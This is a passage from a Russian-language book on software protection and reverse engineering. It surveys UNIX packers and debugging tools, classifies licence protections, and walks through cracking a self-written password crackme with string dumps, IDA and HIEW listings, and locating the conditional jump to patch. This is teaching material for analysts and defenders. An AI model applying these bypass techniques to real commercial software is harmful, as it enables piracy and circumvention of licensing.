8259 ktrace   GIO   fd 2 wrote 8 bytes
     "ktrace: "
8259 ktrace   RET   write 8
8259 ktrace   CALL  write(0x2,0xbfbff42c,0x13)
8259 ktrace   GIO   fd 2 wrote 19 bytes
     "exec of 'aC' failed"
8259 ktrace   RET   write 19/0x13
8259 ktrace   CALL  write(0x2,0xbfbff3ec,0x2)
8259 ktrace   GIO   fd 2 wrote 2 bytes
     ": "
8259 ktrace   RET   write 2
8259 ktrace   CALL  write(0x2,0xbfbff3ec,0x1a)
8259 ktrace   GIO   fd 2 wrote 26 bytes
     "No such file or directory
     "
8259 ktrace   RET   write 26/0x1a
8259 ktrace   CALL  sigprocmask(0x1,0x2805cbe0,0xbfbffa94)
8259 ktrace   RET   sigprocmask 0
8259 ktrace   CALL  sigprocmask(0x3,0x2805cbf0,0)
8259 ktrace   RET   sigprocmask 0
8259 ktrace   CALL  exit(0x1)
8265 ktrace   RET   ktrace 0
```

Шестнадцатеричные редакторы

Редактор biew (**http://belnet.dl.sourceforge.net/sourceforge/biew/biew562.tar.bz2**) — HEX-редактор, дизассемблер, криптор и инспектор ELF-формата в одном флаконе. Встроенный ассемблер отсутствует, поэтому действовать приходится непосредственно в машинном коде (рис. 1.29).

```
File : elfsh                                          Size :   108973 bytes                    5%
.08049890:31ED                  xor       ebp,ebp
.08049892:5E                    pop       esi
.08049893:89E1                  mov       ecx,esp
.08049895:83E4F0                and (d)   esp,-10
.08049898:50                    push      eax
.08049899:54                    push      esp
.0804989A:52                    push      edx
.0804989B:685CD40408            push      0804D45C ; .*_fini
.080498A0:6860930408            push      08049360 ; ->"U"
.080498A5:51                    push      ecx
.080498A6:56                    push      esi
.080498A7:68709D0408            push      08049D70 ; ->"U"
.080498AC:E8F7FDFFFF            calln     __libc_start_main                          =>[0]
.080498B1:F4                    hlt
.080498B2:90                    nop
.080498B3:90                 ╔══ Dynamic linking information ═══
.080498B4:55                 ╚Interpreter : /lib/ld-linux.so.2
.080498B5:89E5                ╚Needed : libelfsh.so.0
.080498B7:83EC14              ╚Needed : libc.so.6
.080498BA:53                  ╚LibPath: /usr/local/lib
.080498BB:E800000000                                                                     =>[1]
.080498C0:5B                    pop       ebx
.080498C1:81C364750000          add       ebx,+00007564
.080498C7:8B8348010000          mov       eax,[ebx+00000148]
.080498CD:85C0                  test      eax,eax
.080498CF:7402                  je        .080498D3 ; LEAVE                          =>[2]
.080498D1:FFD0                  call (d)  eax
.080498D3:5B                    pop       ebx
.080498D4:C9                    leave
.080498D5:C3                    retn
.080498D6:90                    nop
.080498D7:90                    nop
.080498D8:90                    nop
.080498D9:90                    nop
.080498DA:90                    nop
.080498DB:90                    nop
.080498DC:90                    nop
1      2Sort  3      4SaveAs 5      6      7Search 8      9      10Escape
```

Рис. 1.29. Шестнадцатеричный редактор biew

Дамперы

В UNIX содержимое памяти каждого из процессоров представлено в виде набора файлов, расположенных в каталоге /proc. Здесь же хранится контекст регистров и все остальное. Однако дамп памяти это еще не готовый ELF-файл, и к непосредственному употреблению он не пригоден. Тем не менее дизассемблировать его "сырой" образ вполне возможно.

Автоматизированные средства защиты

Упаковщики исполняемых файлов используются не только для уменьшения размеров программы, но и для затруднения ее взлома. Под Windows такая мера никого надолго не остановит, вот UNIX — другое дело! Автоматических распаковщиков нет, дамперы и не ночевали, отлаживать нечем (особенно на не-Linix-системах). Просто пропускаете файл через упаковщик, и никто его не расковыряет. То есть расковырять-то, конечно, смогут, но для этого хакеру понадобится весьма веская мотивация, которой у него обычно нет.

Минус всех упаковщиков состоит в том, что они серьезно снижают мобильность защищенной программы (в особенности, если содержат системно зависимые антиотладочные приемы), к тому же, все известные мне упаковщики нацелены исключительно на Linux и не работают под FreeBSD и других UNIX-клонах.

shiva (**http://www.securereality.com.au/**) — самый мощный упаковщик из всех имеющихся, хотя и основан на морально устаревших идеях, известных Windows-программистам с незапамятных времен. Реализует многослойную модель шифровки по типу лука (onion's layer) или матрешки, использует полиморфный движок, нашпигованный множеством антиотладочных и антидизассемблерных приемов, противодействует другим отладчикам, работающим через PTrace, успешно борется с strace/ltrace/fenris, а также предотвращает снятие скальпа (э... дампа) программы через

`/proc`.

Подробности на **www.blackhat.com/presentations/bh-federal-03/bh-federal-03-eagle/bh-fed-03-eagle.pdf**. Вопреки распространенному мнению о несокрушимости shiva, для опытного хакера это не преграда, к тому же агрессивная природа упаковщика приводит к многочисленным проблемам, в частности, перестает работать `fork`. Тем не менее появление shiva — большой шаг вперед, и для защиты от начинающих хакеров это лучший выбор!

Упомянем burneye (**http://packetstormsecurity.nl/groups/teso/burneye-1.0.1-src.tar.bz2**) — популярный, но не слишком стойкий упаковщик/протектор. Уже давно взломан, и руководство по его преодолению в сети не найдет только ленивый. Вот только некоторые из них:

- **www.securitylab.ru/tools/32046.html**;
- **www.activalink.net/index.php/BurnEye**;
- **www.incidents.org/papers/ssh_exploit.pdf**.

Использует крайне примитивный механизм определения отладчика: просто подает сигнал 5 (Trace/breakpoint trap). В отсутствие GDB или чего-то очень на него похожего передает управление на специальную процедуру, увеличивающую значение "секретной" ячейки памяти на единицу, а в присутствии — вылетает в отладчик. При наличии правильного отладчика, работающего в обход PTrace, ломается элементарно, хотя и не так быстро, как хотелось бы (приходится продираться через тонны запутанного кода, напоминающего мычание обкуренной коровы с макового поля). Для защиты от невъедливого хакера bruneye вполне подходит, а большего нам зачастую и не надо!

624 (**http://sed.free.fr/624/**) — малоизвестный простенький упаковщик. Работает шесть дней в неделю по 24 часа, а в воскресенье отдыхает. Шутка! Тем не менее добавить его к своей коллекции все-таки стоит.

upx (**http://upx.sourceforge.net/**) — легендарный кроссплатформенный упаковщик, работающий на множестве платформ от Atari до Linux. Никак не препятствует отладке и, что хуже всего, содержит встроенный распаковщик, позволяющий вернуть защищенный файл в первоначальный вид, однако после небольшой доработки напильником (спасибо исходным текстам!) приобретает весь необходимый набор противохакерских методик. Намного лучше дорабатывать upx, чем использовать любой из существующих навесных протекторов, поскольку всякий клон upx приходится исследовать индивидуально, и хакер не может использовать общие схемы. Естественно, для модернизации упаковщика вам понадобятся антиотладочные приемы, о технике которых мы сейчас и поговорим.

Глава 2

Защитные механизмы и их отладка

Dark Avenger: You should see a doctor. Normal women don't spend their time talking about computer viruses.

Sara Gordon: I do not want to be a normal woman, at least not in Bulgaria.

Всемогущи ли хакеры? Всякую ли защиту можно взломать? При всем своем многообразии защитные механизмы, окружающие нас, делятся на два типа: криптозащиты (называемые также защитами Кирхгофа) и логические защиты.

Согласно правилу Кирхгофа, стойкость криптозащит определяется исключительно стойкостью секретного ключа. Даже если алгоритм работы такой защиты становится известен, это не сильно упрощает его взлом. При условии правильного выбора длины ключа защиты Кирхгофа неломаемы в принципе (если, конечно, нет грубых ошибок в их реализации, но криптозащиты с подобными ошибками в категорию защит Кирхгофа просто не попадают).

Стойкость логических защит, напротив, определяется степенью секретности защитного алгоритма, но отнюдь не ключа, вследствие чего надежность защиты зиждется на одном лишь предположении, что защитный код программы не может быть изучен или изменен.

Конечно, для рядовых пользователей, абсолютно ничего не смыслящих ни в дизассемблерах, ни в отладчиках, совершенно все равно, каким путем осуществляется проверка вводимого регистрационного номера. Защищенное приложение, с их точки зрения, представляет собой "черный ящик", на вход которого подается некоторая ключевая информация, а на выходе: "success" или "sorry". Хакеры — другое дело. Если регистрационный номер используется для расшифровки критически важных модулей программы — дело дрянь, и если процедура шифрования реализована без ошибок, единственное, что остается, — найти рабочую (читай — легально зарегистрированную) программу и снять с нее дамп. Если же защита тем или иным путем сравнивает введенный поль-

зователем пароль с заложенным в нее эталонным паролем, у хакера есть все шансы ее сломать. Как? Исследуя защитный код, хакер может:

- найти эталонный пароль и "подсунуть" его программе, как ни в чем не бывало;
- заставить защиту сравнивать веденный пароль не с эталоном, а с самим собой;
- выяснить, какой именно условный переход выполняется при вводе неверного пароля, и скорректировать его так, чтобы он передавал управление не на ругательное сообщение, а на "легальную" ветку программы.

Подробный разговор о конкретной технике взлома ждет нас впереди, пока же просто учтем, что такой тип защит действительно может быть взломан. Причем, не просто взломан, а очень быстро взломан, порой расправа с защитой занимает всего лишь несколько минут, и только сильно навороченным защитам удается продержаться под осадой день-два.

Возникает вопрос: если логические защиты и вправду настольно слабы, то почему же их так широко используют? Во-первых, большинство разработчиков программного обеспечения совершенно не разбирается в защитах и просто не представляет, во что именно компилятор "перемалывает" исходный код (судя по всему, машинный код им представляется таким дремучим лесом, из которого живым никто выбраться не сможет). Во-вторых, в ПО массового назначения надежность защитных механизмов все равно ничего не решает. Как было сказано выше, при наличии хотя бы одной-единственной зарегистрированной копии хакер просто "снимет" с программы дамп и все! Защита, даже не успев сказать "мяу", отлетит в мир иной (туда , где находится тот самый Сервер, на который попадают все деинсталлируемые программы без исключения). В-третьих, основной доход от продаж ПО приходится на долю тех стран, граждане которых законопослушны и защиты на ломают. Таким образом, несмотря на то, что все программы в принципе ломаемы, "хакнуть" демонстрационную программу, взятую из Интернета или купленную на CD-диске, возможно далеко не всегда. Если критические участки приложения зашифрованы (или, что еще хуже, — физически удалены из демонстрационного пакета), то вылезай, приехали!

2.1. Классификация защит по роду секретного ключа

Одни защиты требуют ввода серийного номера, другие — установки ключевого диска, третьи же "привязываются" к конкретному компьютеру и наотрез отказываются работать на любом другом. Казалось бы — что может быть между ними общего? А вот что: для проверки легальности пользователя во всех трех случаях используется та или иная секретная информация, известная

(или доступная) только ему одному. В первом случае в роли пароля выступает непосредственно сам серийный номер, во втором — информация, содержащаяся на ключевом диске, ну, а в третьем — индивидуальные характеристики компьютера, представляющие, с точки зрения защитного механизма, точно такую последовательность чисел, как и "настоящий" секретный пароль.

Правда, между секретным паролем и ключевым диском (компьютером) есть принципиальная разница. Вводимый им пароль пользователь знает явно и при желании может поделиться им с друзьями без ущерба для себя. Ключевым диском (компьютером) пользователь обладает, но совершенно не представляет себе, что именно этот диск содержит. При условии, что ключевой диск не копируется автоматическими копировщиками, пользователь не сможет распространять такую программу до тех пор, пока не выяснит характер взаимодействия защиты с ключевым диском (компьютером) и не разберется, как эту защиту обойти. Имеются, по меньшей мере, три пути.

1. Защитный механизм нейтрализуется (в особенности это относится к тем защитам, которые просто проверяют ключевой носитель на наличие неких уникальных характеристик, но реально никак их не используют).
2. Ключевой носитель дублируется "один к одному" (весьма перспективный способ защит, которые не только проверяют ключевой носитель на его наличие, но и некоторым сложным образом с ним взаимодействуют, скажем, динамически зашифровывая номерами сбойных секторов некоторые ветви программы).
3. Создается эмулятор ключевого носителя, обладающий всеми чертами оригинала, но реализованный на совершенно иных физических принципах (актуально для тех случаев, когда скопировать ключевой носитель на имеющемся у хакера оборудовании невозможно или чрезвычайно затруднительно, и вместо того чтобы послойно сканировать на электронном микроскопе всем хорошо известный HASP, хакер пишет специальную утилиту, которая, с точки зрения защитного механизма, ведет себя как настоящий HASP, но при этом ее можно свободно копировать).

Очевидно, что защиты, основанные на знании, полагаются исключительно на законодательство и законопослушность пользователей. Действительно, что помешает легальному пользователю поделиться паролем или сообщить серийный номер всем желающим? Конечно, подобное действие квалифицируется как "пиратство" и с недавнего времени преследуется по закону. Но точно так же преследуются (и наказываются!) все нелегальные распространители контента, охраняемого авторским правом, вне зависимости от наличия или отсутствия на нем защиты. Тем не менее, несмотря на резко ожесточившуюся борьбу с пиратами, нелегальное программное обеспечение по-прежнему свободно продается как в центральных магазинах, так и на радиорынках. Практически под любую программу, распространяемую через Интернет как

shareware, в том же самом Интернете можно найти готовый "кряк" или ее бесплатный аналог (и нечего тут смеяться!).

В этих условиях "спасение утопающих — дело рук самих утопающих". Наивно, конечно, думать, что количество легальных продаж прямо пропорционально крутизне вашей защиты, но shareware-программа без защиты рискует перестать продаваться вообще. В первом издании настоящей книги я писал: "Самые распространенные сегодня защиты — это пароли и серийные номера". Изменилось что-нибудь за истекшие годы? Анализ программ, прилагаемых к журналу "Компьютер Пресс" на компакт-диске, показал, что многие разработчики наконец-то вняли советам хакеров и убрали пункт **Registers** из меню, и теперь программа требует для регистрации неизвестно чего. Это может быть и ключевой файл, и запись в реестре, и некоторая последовательность "вслепую" нажимаемых клавиш, и еще много всего! Также исчезли текстовые сообщения об успешности регистрации, в результате чего локализация защитного механизма в коде исследуемой программы значительно усложнилась (при наличии текстовых сообщений нетрудно по перекрестным ссылкам найти, кто именно их выводит, после чего защитный механизм можно легко "раскрутить").

Из качественно новых отличий мне хотелось бы отметить лишь одно: использование Интернета для проверки "чистоты" лицензионной программы. В простейшем случае защитный механизм периодически ломится в сеть, где на специальном сервере хранится более или менее полная информация всех зарегистрированных клиентов. Если регистрационный номер, введенный пользователем, здесь действительно присутствует, то все OK, в противном случае защита дезактивирует флаг "зарегистрированности" программы, а то и удаляет сама себя с диска. Естественно, разработчик программы может, по своему желанию, удалять из базы регистрационные номера тех пользователей, которые ему не понравились (либо же, по его мнению, были растиражированы пиратами). Другие защиты нагло (и зачастую, скрытно!) устанавливают на компьютере TCP/UDP-сервер, предоставляющий ее разработчику те или иные возможности удаленного управления программой (обычно — дезактивацию ее нелегальной регистрации).

Тем не менее такие защиты очень просто обнаружить и еще проще устранить. Обращение к Интернету не может пройти незаметным — сам факт такого обращения легко распознается даже штатной утилитой NET STAT, входящий в комплект поставки операционных систем Windows 9*x*/NT, ну, а эстеты могут воспользоваться TCPVIEW Марка Русиновича. Локализовать код защитного механизма также не составит большого труда — достаточно пойти по следу тех самых API-функций, которые, собственно, и демаскируют защиту, причем все известные мне защиты этого типа пользовались исключительно библиотекой WINSOCS, и ни одна из них не отважилась взаимодействовать с сетевым драйвером напрямую, да, впрочем, это все равно не усложнило бы взлом.

2.2. Создаем защиту и пытаемся ее сломать

Предложим, что мы хотим оградить некоторую программу от доступа посторонних. Как это можно сделать? Самое простое, что приходит нам в голову, — сразу же после запуска программы затребовать у пользователя пароль и сравнить его с эталоном. Затем, в зависимости от результата сравнения, либо послать пользователя к черту, либо продолжить нормальное выполнение программы. OK, на словах все выглядит хорошо, но как это реализовать программно?

"Глупый вопрос! — воскликнете вы, — даже начинающие программисты знают, что сравнение строк осуществляется функцией `strcmp` (если мы говорим о Си) или даже просто оператором равенства". Убедиться в правильности пароля — плевое дело, вот, пожалуйста, держите программу! (листинг 2.1). За отсутствие контроля длины вводимого пароля большая просьба нас не пинать, ведь это всего лишь пример.

Листинг 2.1. C5F11EA6h — пример простейшей парольной защиты

```
#define legal_psw    "my.good.password"

main()
{
        char user_psw[666];

        cout << "crackme 00h\nenter passwd:"; cin >> user_psw;
        if (strcmp(legal_psw, user_psw))
                cout << "wrong password\n";
        else
                cout << "password ok\nhello, legal user!\n";

        return 0;
}
```

Откомпилируем код и запустим его на выполнение. Ага, программа требует ввести пароль. Чтобы сравнить введенный пароль с эталонным, последний должен как-то храниться в программе, так? А тестовые строки, между прочим, никак не уродуются компилятором и в откомпилированном файле хранятся в своем "естественном" виде!

Для того чтобы найти правильный пароль, достаточно лишь просмотреть дамп программы и отыскать все текстовые строки, которые могут быть па-

ролем. Ошибка разработчика защиты состояла в том, что он, по своей наивности, понадеялся, что взломщик не найдет открыто хранящийся пароль в дампе программе. Как это ни странно, но даже вполне профессиональные программисты защищают свои программы именно так.

Для просмотра дампа подойдет любой hex-viewer (например, всем известный HIEW), а при его отсутствии вас выручит знаменитая утилита dumpbin, входящая в штатный комплект поставки подавляющего большинства Windows-компиляторов. Причем незачем просматривать весь дамп исследуемой программы целиком (как это рекомендуется в некоторых древних руководствах, датируемых серединой девяностых). За прошедшее время в компьютерном мире очень многое изменилось: MS-DOS-программы отошли в мир иной, а вместе с ними ушли и те уродливые компиляторы, что любили размещать константные строки в сегменте кода (больше всех этим славились ранние компиляторы фирмы Borland). Однако просматривать весь дамп целиком (особенно для больших файлов) — слишком утомительно, и возникает желание хоть как-то автоматизировать этот процесс. Как это сделать? Существует огромное множество алгоритмов распознавания строк, вот, например, самый простейший из них: извлекаем очередной символ из файла и смотрим: может ли он быть строкой или нет? (строки и особенно пароли в подавляющем большинстве случаев состоят лишь из читабельных символов, т. е. тех, что могут быть введены с клавиатуры и отображены на экране). Читабельные символы накапливаются во временном буфере до тех пор, пока не кончится файл или встретится хотя бы один нечитабельный символ. Если количество символов, накопленных в буфере, дотягивается, по крайней мере, до пяти-шести, то перед нами с большой степенью вероятности "настоящая" ASCII-строка, в противном случае это скорее всего двоичный "мусор", не представляющий никакого интереса, и мы, очистив временный буфер, начинаем накапливать читабельные символы сначала.

Пример готовой реализации программы-фильтра можно найти на прилагаемом к книге компакт-диске (см. каталог etc со всякой всячиной), но лучше попрактиковаться в ее написании самостоятельно.

Итак, если все сделано правильно, то мы должны получить следующий результат (листинг 2.2).

Листинг 2.2. Результат автоматической фильтрации двоичного тела программы

```
00007D11:LCMapStringW
00007D1F:KERNEL32.dll
0000805C:crackme 00h
0000806A:enter passwd:
0000807D:my.good.password
0000808F:wrong password
```

```
0000809C:password ok
000080AF:hello, legal user!
000080C2:.?AVios@@
000080DE:.?AVistream@@
00008101:.?AVistream_withassign@@
0000811E:.?AVostream@@
00008141:.?AVostream_withassign@@
00008168:.?AVstreambuf@@
0000817E:.?AVfilebuf@@
000081A0:.?AVtype_info@@
```

Рассмотрим полученный листинг. Обратим внимание на строку `my.good.password`, находящуюся по адресу `807Dh`. Не правда ли, она могла бы быть паролем? Чаще всего (но необязательно) искомая строка располагается близко к тексту `введите пароль`. Ниже (`80AFh`) мы видим еще одного "кандидата". Давайте проверим, подойдет ли хотя бы один из них? Ответ защиты красноречиво свидетельствует о ее полной и безоговорочной капитуляции (листинг 2.3).

Листинг 2.3. Скармливание программе первого пароля-кандидата

```
> crackme. C5F11EA6h.exe
enter passwd:my.good.password
password ok
hello, legal user!
```

Несмотря на простоту, данный метод не лишен недостатков. Самый главный из них — то, что успешный взлом не гарантирован. Если разработчик не дурак, то в открытом виде пароля не окажется. Более надежным (но, увы, и более трудоемким) способом взлома является дизассемблирование программы с последующим анализом алгоритма защиты. Это трудоемкая и кропотливая работа, требующая не только знаний ассемблера, но и усидчивости, а также немного интуиции. Но глаза страшатся, а руки делают...

2.3. От exe до crk

Бесспорно, среди существующих на сегодняшний день дизассемблеров лучшим является IDA Pro. Особенно идеально он подходит для взлома и изучения защищенных программ. Очевидно, что C5F11EA6h не является таковым в полном смысле этого слова. В нем нет ни шифрованного кода, ни "ловушек" для дизассемблеров. SOURCER или любой другой справился бы с этой

задачей не хуже. Поэтому окончательный выбор я оставляю за читателем (кстати, четвертая версия IDA Pro с некоторого времени начала распространяться бесплатно).

После того как дизассемблер завершит свою работу и выдаст километровый листинг, неопытный читатель может испугаться: как войти в эти дебри непонятного и запутанного кода? Сотни вызовов функций, множество условных переходов... Как во всем этом разобраться? И сколько времени потребуется на анализ? К счастью, нет никакой нужды разбираться во всем дизассемблированном листинге целиком. Достаточно изучить и понять алгоритм защитного механизма, ответственного за сверку паролей. Единственная проблема: как найти этот механизм в бескрайних степях дизассемблерного кода? Можно ли этого добиться иначе, чем полным анализом всей программы? Разумеется, можно! Давайте, например, попробуем воспользоваться перекрестными ссылками на ASCII-строки типа: `неверный пароль`, `пароль ОК`, `введите пароль`, прямым текстом содержащиеся в программе. Чаще всего код, ответственный за их вывод на экран, находится непосредственно в гуще защитного механизма или, на худой конец, расположен где-то поблизости.

Сами же строки в подавляющем большинстве случаев находятся в сегменте данных, именуемом `.data`. (В старых программах под DOS это правило часто не соблюдалось. В частности, компилятор Turbo Pascal любил располагать константы непосредственно в кодовом сегменте.) Для перехода в сегмент данных в IDA нужно в меню **View** выбрать пункт **Segments** и среди перечисленных в появившемся окне сегментов отыскать сегмент с именем `data`. Прокручиваем экран дизассемблера на несколько страниц вниз и — вот они наши строки, сразу же бросающиеся в глаза даже при беглом просмотре (листинг 2.4).

Листинг 2.4. Текстовые строки и перекрестные ссылки

```
.data:00408050 aCrackme00hEnte db 'crackme 00h',0Ah
                                          ; DATA XREF: sub_401000+D↑o
.data:00408050                 db 'enter passwd:',0
.data:0040806A                 align 4
.data:0040806C aMy_good_passwo db 'my.good.password',0
                                          ; DATA XREF: sub_401000+2A↑o
.data:0040807D                 align 4
.data:00408080 aWrongPassword  db 'wrong password',0Ah,0
                                          ; DATA XREF: sub_401000+62↑o
.data:00408090 aPasswordOkHell db 'password ok',0Ah
                                          ; DATA XREF: sub_401000+7A↑o
.data:00408090                 db 'hello, legal user!',0Ah,0
.data:004080B0                 dd offset off_4071A0
```

Смотрите — IDA автоматически восстановила перекрестные ссылки на эти строки (т. е. опередила адрес кода, который к ним обращается) и оформила их в виде комментария. Каббалистическая грамота типа

```
DATA XREF: sub_40100+62
```

расшифровывается как "перекрестная ссылка X References на данные `DATA`, ведущая к коду, расположенному по смещению `0x62` относительно начала функции `sub_40100`". Для быстрого перехода в указанное место достаточно лишь подвести курсор в границы `sub_401000+62` и долбануть по <Enter> или же дважды щелкнуть мышью. Через мгновение судьба нас заносит сюда (листинг 2.5).

Листинг 2.5. Результат дизассемблирования файла crackme.C5F11EA6h.cpp

```
.text:00401000 sub_401000      proc near          ; CODE XREF: start+AF□p
.text:00401000
.text:00401000 var_29C             = byte ptr -29Ch
.text:00401000
.text:00401000    sub  esp, 29Ch
.text:00401006    mov  ecx, offset dword_408A50
.text:0040100B    push ebx
.text:0040100C    push esi
.text:0040100D    push offset aCrackme00hEnte
                                          ;"crackme 00h\nenter passwd:"
.text:00401012    call??6ostream@@QAEAAV0@PBD@Z
                                     ; ostream::operator<<(char const *)
.text:00401017    lea  eax, [esp+2A4h+var_29C]
.text:0040101B    mov     ecx, offset dword_408A00
.text:00401020    push    eax
.text:00401021    call    ??5istream@@QAEAAV0@PAD@Z
                                          ; istream::operator>>(char *)
.text:00401026    lea     esi, [esp+2A4h+var_29C]
.text:0040102A    mov     eax, offset aMy_good_passwo
                                                   ; "my.good.password"
.text:0040102F
.text:0040102F loc_40102F:
                                           ; CODE XREF: sub_401000+51□j
.text:0040102F    mov     dl, [eax]
.text:00401031    mov     bl, [esi]
.text:00401033    mov     cl, dl
```

```
.text:00401035    cmp     dl, bl
.text:00401037    jnz     short loc_401057
.text:00401039    test    cl, cl
.text:0040103B    jz      short loc_401053
.text:0040103D    mov     dl, [eax+1]
.text:00401040    mov     bl, [esi+1]
.text:00401043    mov     cl, dl
.text:00401045    cmp     dl, bl
.text:00401047    jnz     short loc_401057
.text:00401049    add     eax, 2
.text:0040104C    add     esi, 2
.text:0040104F    test    cl, cl
.text:00401051    jnz     short loc_40102F
.text:00401053
.text:00401053 loc_401053:                ; CODE XREF: sub_401000+3B□j
.text:00401053    xor     eax, eax
.text:00401055    jmp     short loc_40105C
.text:00401057 ; ---------------------------------------------------------
.text:00401057
.text:00401057 loc_401057:                ; CODE XREF: sub_401000+37□j
.text:00401057                            ; sub_401000+47□j
.text:00401057    sbb     eax, eax
.text:00401059    sbb     eax, 0FFFFFFFFh
.text:0040105C
.text:0040105C loc_40105C:                ; CODE XREF: sub_401000+55□j
.text:0040105C    pop     esi
.text:0040105D    pop     ebx
.text:0040105E    test    eax, eax
.text:00401060    jz      short loc_40107A
.text:00401062    push    offset aWrongPassword ; "wrong password\n"
.text:00401067    mov     ecx, offset dword_408A50
.text:0040106C    call??6ostream@@QAEAAV0@PBD@Z
                                    ; ostream::operator<<(char const *)
.text:00401071    xor     eax, eax
.text:00401073    add     esp, 29Ch
.text:00401079    retn
.text:0040107A ; ---------------------------------------------------------
.text:0040107A
.text:0040107A loc_40107A:            ; CODE XREF: sub_401000+60□j
```

```
.text:0040107A    push   offset aPasswordOkHell
                                        ;"password ok\nhello, legal user!\n"
.text:0040107F    mov     ecx, offset dword_408A50
.text:00401084    call ?6ostream@@QAEAAV0@PBD@Z
                                         ; ostream::operator<<(char const *)
.text:00401089    xor     eax, eax
.text:0040108B    add     esp, 29Ch
.text:00401091    retn
.text:00401091 sub_401000      endp
```

Судя по ссылкам на текстовые строки `enter password`, `wrong password` и `password ok`, сосредоточенные на небольшом участке кода, функция `sub_401000` — тот самый заветный защитный механизм и есть. Согласитесь, что проанализировать сотню строк дизассемблерного кода (а именно столько функция `sub_401000` и содержит) совсем не то же самое, что разобраться более, чем с двенадцатью тысячами строк исходного файла!

Главная цель разработчиков защиты — спроектировать защитный механизм так, чтобы не оставить никакой избыточной информации, касающейся аспектов его функционирования. Проще говоря — не оставляйте за собой следов! Рассматриваемый же нами пример наследил по самое не хочу. Текстовые строки, сообщающие пользователю о неправильном вводе пароля, это самый великолепный след, который хакерам доводилось когда-либо видеть. Куда он ведет? Очевидно, к коду, который эту строку выводит! В свою очередь, этот "ругательный" код ведет к коду, который его при тех или иных обстоятельствах вызывает. Короче, в конце своего пути след выведет нас на тот код, который и принимает решение о корректности введенного пароля — самое сердце защиты (или, выражаясь военной терминологией, штаб-квартира главнокомандующего). В порядке затруднения взлома это место следовало бы получше скрыть!

Впрочем, своей крутизной нам еще рано гордиться. Ведь защитный код нашли не мы, а интеллектуальный анализатор дизассемблера IDA. А как быть тем несчастным, у которых этого дизассемблера просто нет? Что ж, тогда можно воспользоваться любым подручным hex-редактором (пусть, для определенности, это будет HIEW), ну и, конечно, своими собственными руками и головой. "Постойте! — воскликнет иной читатель. — Но какого черта мы будем возиться с HIEW, загружая свою голову невесть чем, когда можно приобрести IDA, избавляясь тем самым от необходимости вникать во все премудрости ручного анализа!" — "Что ж, — отвечу я. — Свой жизненный путь каждый из нас выбирает сам. И если вам в первую очередь важен конечный результат, а на понимание сути происходящего, вы, готовые плевать — пожалуйста, идите этим путем". Действительно, большинство защит вскрывается стандартными приемами, которые достаточно заучить и которые не

требуют понимания, как это работает. Далеко не каждый кракер обладает глубокими знаниями того, что он ломает. Мой тезка, и в каком-то смысле коллега (широко известный среди спектрумистов уже едва ли не десяток лет), однажды сказал: "Умение снимать защиту еще не означает умения ее ставить". Это типично для кракера, ломающего программы за деньги, а не на интерес. Хакеры же, в свою очередь, больше интересуются именно принципом функционирования защитного механизма, и взлом для них вторичен. Взломать программу, но не понять ее — для хакера все равно, что ничего вообще не взломать. Взлом, он ведь разный бывает — можно, например, просто подобрать пароль методом тупого перебора, а можно бросить защите интеллектуальный вызов и победить ее или проиграть, но как проиграть! Горечь поражения компенсирует приобретенный опыт, и он же дает пищу для последующих размышлений, делает нас выше, лучше, умнее! А тупой перебор нам ничего, кроме как щенячьей радости от победы не добавляет.

Итак, если вы хакер, — ваши пальцы быстро набивают на клавиатуре заветное:

```
hiew crackme.C5F11EA6h.exe
```

Теперь, вызывая диалог контекстного поиска по <F7>, мы пытаемся найти, по какому адресу в файле расположена строка `wrong password` (обратите внимание: именно адресу, а не смещению, HIEW, несмотря на свою кажущуюся простоту, в порядке собственной инициативы анализирует заголовок PE-файла и автоматически переводит смещения в виртуальные адреса, т. е. те адреса, которые данные ячейки получат после загрузки файла в память) (листинг 2.6).

Листинг 2.6. Определение адреса текстовых строк, выводимых защитой при вводе неправильного пароля

```
.00408080:  77 72 6F 6E-67 20 70 61-73 73 77 6F-72 64 0A 00  wrong password◙
.00408090:  70 61 73 73-77 6F 72 64-20 6F 6B 0A-68 65 6C 6C  password ok◙hell
.004080A0:  6F 2C 20 6C-65 67 61 6C-20 75 73 65-72 21 0A 00  o, legal user!◙
.004080B0:  A0 71 40 00-00 00 00 00-2E 3F 41 56-69 6F 73 40  aq@     .?AVios@
.004080C0:  40 00 00 00-00 00 00 00-A0 71 40 00-00 00 00 00  @       aq@
```

Если верить HIEW, то строка `wrong password` расположена по адресу `00408080h`. Запоминаем (записываем его на бумажке) и, не забыв переместиться в начало файла, давим <F7> еще раз и в поле **hex** вводим адрес строки, записанный задом наперед: **80 80 40 00**. Почему задом наперед?! Да потому, что в x86 процессорах младшие байты всегда располагаются по меньшему адресу и, соответственно, наоборот. Если сказанное вам не очень-то понятно, обратитесь к любому учебнику по ассемблеру (или к документации на x86 процессоры).

HIEW быстро находит первое вхождение, которое приходится на следующий и, между прочим, уже знакомый нам машинный код (листинг 2.7).

Листинг 2.7. Результат поиска кода

```
.0040105E: 85C0              test      eax,eax
.00401060: 7418              je       .00040107A   -------- (2)
.00401062: 6880804000        push      000408080 ;" @ИИ"
.00401067: B9508A4000        mov       ecx,000408A50 ;" @SP"
.0040106C: E884040000        call     .0004014F5   -------- (2)
.00401071: 33C0              xor       eax,eax
.00401073: 81C49C020000      add       esp,00000029C ;"  ☻?"
.00401079: C3                retn
.0040107A: 6890804000        push      000408090 ;" @И?"
.0040107F: B9508A4000        mov       ecx,000408A50 ;" @SP"
.00401084: E86C040000        call     .0004014F5   -------- (3)
.00401089: 33C0              xor       eax,eax
.0040108B: 81C49C020000      add       esp,00000029C ;"  ☻?"
.00401091: C3                retn
```

Сравните его с дизассемблерным листингом IDA. Не правда ли, результат работы HIEW несколько менее информативен? Однако мы отвлеклись. И возращение к нашим баранам мы начнем с изучения прототипа функции `ostream::operator<<(char const*)` (она же — функция `.0004014Fh` в HIEW). Компилятор языка Си заносит в стек все аргументы справа налево, поэтому `0x408080` и будет тем указателем на строку (`*str`), которую эта функция выводит. Таким образом, мы находимся в непосредственной близости от защитного механизма. Сделаем еще один шаг (листинг 2.8), переместив свой взор на несколько строк назад (т. е. в область меньших адресов).

Листинг 2.8. Тот самый заветный условный переход, который отличает всех правильных пользователей от неправильных

```
.0040105E: 85C0              test      eax,eax
.00401060: 7418              je       .00040107A   -------- (2)
```

Выводу строки "wrong password" предшествует условный переход

`je .00040107A`,

который в случае нулевого значения регистра EAX "перепрыгивает" через функцию вывода строки "wrong password", другими словами, передает управ-

ление на "правильную" ветку программы — именно ту, которая выводит "password ok"!

Пришло время немного "похулиганить" и изменить ту заветную пару байтов, которая мешает нелегальным пользователям (а также всем легальным, но забывшим пароль) получить доступ к программе. Достаточно очевидно, что если изменить условный переход

```
je .00040107A
```
